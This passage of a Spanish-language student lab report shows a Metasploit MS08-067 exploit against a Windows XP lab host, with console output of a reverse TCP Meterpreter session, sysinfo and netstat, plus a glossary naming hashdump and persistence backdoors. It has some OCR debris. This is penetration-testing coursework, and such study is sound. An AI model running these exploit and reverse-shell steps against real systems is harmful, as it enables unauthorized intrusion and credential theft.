



Ilustración 21

Aquí tenemos el proceso activo de ataque.elf activo…



Accerder al Windows xp desde meterpreter


```
msf > search netapi

Matching Modules
================
```

```
msf exploit(windows/smb/ms08_067_netapi) > set rhost 210.210.200.9
rhost => 210.210.200.9
```

```
msf exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 210.210.200.4:4444
[*] 210.210.200.9:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_fa
eplaced with '*' in regular expression
[*] 210.210.200.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 210.210.200.9:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 210.210.200.9:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 210.210.200.9
[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.9:1033) at 2025-09-03 18:27:49 +0200

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WAY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
```

```
meterpreter > netstat

Connection list
===============

    Proto  Local address       Remote address      State        User  Inode  PID/Program name
    -----  -------------       --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135         0.0.0.0:*           LISTEN       0     0      892/svchost.exe
    tcp    0.0.0.0:445         0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:3389        0.0.0.0:*           LISTEN       0     0      812/svchost.exe
    tcp    127.0.0.1:1026      0.0.0.0:*           LISTEN       0     0      420/alg.exe
    tcp    210.210.200.9:139   0.0.0.0:*           LISTEN       0     0      4/System
    tcp    210.210.200.9:1033  210.210.200.4:4444  ESTABLISHED  0     0      988/svchost.exe
```



Aqui ya terminaria todo

Dificultades encontradas y soluciones

- Puerto ocupado al iniciar el handler

Se presentó un error de binding porque el puerto 4678 ya estaba en uso por un proceso Ruby.

Solución: ejecuté: sudo lsof -i :4678

sudo kill 132143

Glosario

- Apache HTTP Server: servidor web de código abierto que sirve contenido via HTTP.
- msfvenom: herramienta de Metasploit para generar payloads en distintos formatos.
- Payload: código malicioso que, al ejecutarse, abre una comunicación inversa o ejecuta acciones en la víctima.
- Meterpreter: payload interactivo de Metasploit que provee un shell extendido y comandos de post-explotación.
- reverse_tcp: tipo de payload que conecta desde la máquina víctima hacia el atacante usando TCP inverso.
- LHOST / LPORT: dirección IP y puerto donde el handler espera la conexión de retorno.
- Handler (multi/handler): módulo de Metasploit que escucha conexiones de payloads sin explotar automáticamente una vulnerabilidad.
- chmod 755: comando Unix para otorgar permisos de lectura/ejecución a todos y escritura solo al propietario.
- sysinfo, getuid, hashdump, netstat: comandos de Meterpreter para recolectar información del sistema, credenciales y estado de red.

- Persistence: módulo de post-explotación de Meterpreter para plantar un backdoor que sobreviva reinicios.

Conclusiones

Durante La práctica permitió desplegar exitosamente un payload Windows (satena.exe) en un servidor Apache y capturar una sesión Meterpreter. Los principales retos fueron liberar el puerto de escucha y ajustar permisos en el directorio web, pero se superaron con diagnósticos de lsof, kill y uso de sudo.**Bibliografía**

Rafel Sandoval Morales

Webgrafía

Ia.

https://chatgpt.com/